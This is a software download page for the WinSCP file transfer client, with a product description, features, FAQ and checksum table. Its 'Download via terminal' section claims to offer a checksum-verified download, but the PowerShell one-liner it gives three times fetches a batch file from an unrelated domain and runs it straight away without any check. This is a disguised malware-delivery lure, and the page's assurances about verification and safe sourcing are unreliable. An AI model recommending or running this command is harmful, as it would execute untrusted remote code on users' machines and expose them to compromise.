

WinSCP
by Winscp Translator and contributors
- Version
- 6.5.7
- Size
- 7.1 MB
- Updated
- Publisher
- Winscp Translator and contributors
- Category
- Security
- Files
- 1
WinSCP screenshots


About WinSCP
WinSCP is a free, open-source file transfer client for Windows that supports SFTP, FTP, FTPS, SCP, WebDAV and Amazon S3. It gives you a familiar graphical way to move files between your PC and a remote server, making it a staple for webmasters, system administrators and developers who regularly upload or download files to Linux servers, shared hosting or cloud storage.


The program offers two interface styles. The Commander layout shows local and remote folders side by side in the spirit of classic dual-pane file managers, while the Explorer layout mimics Windows Explorer with a single remote view. Either way you can drag and drop files, resume interrupted transfers, synchronise whole directory trees, and edit remote files directly in a built-in or external editor.
Security is a core strength: WinSCP encrypts connections, supports public-key and two-factor authentication, and can store sessions and credentials encrypted behind a master password. It integrates with PuTTY for SSH terminal access, and its scripting and .NET assembly let you automate recurring transfers as scheduled tasks, which is useful for backups and deployment pipelines.
WinSCP targets Windows users specifically; there is no native macOS or Linux build. For its audience, though, it combines approachable point-and-click operation with powerful features like directory synchronisation, transfer queues and command-line automation, so it scales from a one-off upload to a fully scripted nightly job.
Key features
- SFTP, FTP, FTPS, SCP, WebDAV and S3 support
- Dual-pane (Commander) or Explorer interface
- Directory synchronisation and resumable transfers
- Scripting and .NET automation
- Integrated and external editor for remote files
Pros
- Free, open source and mature
- Strong security and authentication options
- Powerful automation for repeat jobs
Cons
- Windows only
- Many options can overwhelm first-time users
System requirements
A supported version of Microsoft Windows. No special hardware is needed; a network connection to the remote server is the main requirement.
Tips
- Set a master password to protect saved site logins
- Use the synchronise feature to keep a local folder and a server folder in step
Description from the publisher
WinSCP is a free SFTP, SCP, S3, WebDAV, and FTP client for Windows.
WinSCP is a popular free file manager for Windows supporting SFTP, FTP, FTPS, SCP, S3, WebDAV and local-to-local file transfers. A powerful tool to enhance your productivity with a user-friendly interface and automation options like .NET assembly or batch file scripting. Use WinSCP also for file editing, directory synchronization and site management. WinSCP is open-source and well documented. It is available in English and many other languages.
At a glance
WinSCP is a open source security app published by Winscp Translator and contributors (winscp.net). WinSCP is a free SFTP, SCP, S3, WebDAV, and FTP client for Windows.
SOFTGIT offers 1 file for WinSCP covering Windows, WINE, 7.1 MB in total. The version listed is v6.5.7, last updated on September 9, 2026.
WinSCP belongs to the Security category, alongside KeePass, Safe Exam Browser, Process Hacker. Browse related apps below to compare alternatives.
Download WinSCP v6.5.7
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/winscp. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
WinSCP system requirements
- Operating system
- WINE, Windows
- License
- GNU General Public License version 2.0 (GPLv2)
- Written in
- C++
- Download size
- 12 MB (WinSCP-6.5.7-Setup.exe)
- Project page
- sourceforge.net/projects/winscp
WinSCP FAQ
Is WinSCP free?
Yes. WinSCP is free and open source under the GPL, for personal and commercial use.
Which protocols does WinSCP support?
SFTP, SCP, FTP, FTPS, WebDAV and Amazon S3, covering most servers and cloud storage you are likely to meet.
Does WinSCP run on macOS or Linux?
No. WinSCP is a Windows-only application, though it can run under WINE in some cases.
Can WinSCP automate transfers?
Yes. It supports scripting from the command line and a .NET assembly, so you can schedule synchronisations and backups.
How secure is WinSCP?
Connections are encrypted, it supports key-based and two-factor authentication, and stored credentials can be protected with a master password.
Is WinSCP free and open source?
WinSCP is distributed under GNU General Public License version 2.0 (GPLv2) according to SourceForge. You can download it free of charge.
Which operating systems does WinSCP support?
SourceForge lists WINE, Windows for WinSCP.
Where does the WinSCP download come from?
The Download button takes you to the official SourceForge download for WinSCP (sourceforge.net/projects/winscp). SOFTGIT does not modify or re-host the file.
What is WinSCP written in?
SourceForge lists C++.
Is WinSCP free to download?
Yes. WinSCP is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download WinSCP?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is WinSCP safe to install?
Files are published as received from Winscp Translator and contributors, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does WinSCP support?
The files listed here target Windows, WINE.
How big is the WinSCP download?
The file is 7.1 MB.
Provenance
- Publisher
- Winscp Translator and contributors
- Source
- winscp.net
- Last check
- 2 months ago
- License
- GNU General Public License version 2.0 (GPLv2)
- Imported from
- Source: sourceforge.net/projects/winscp


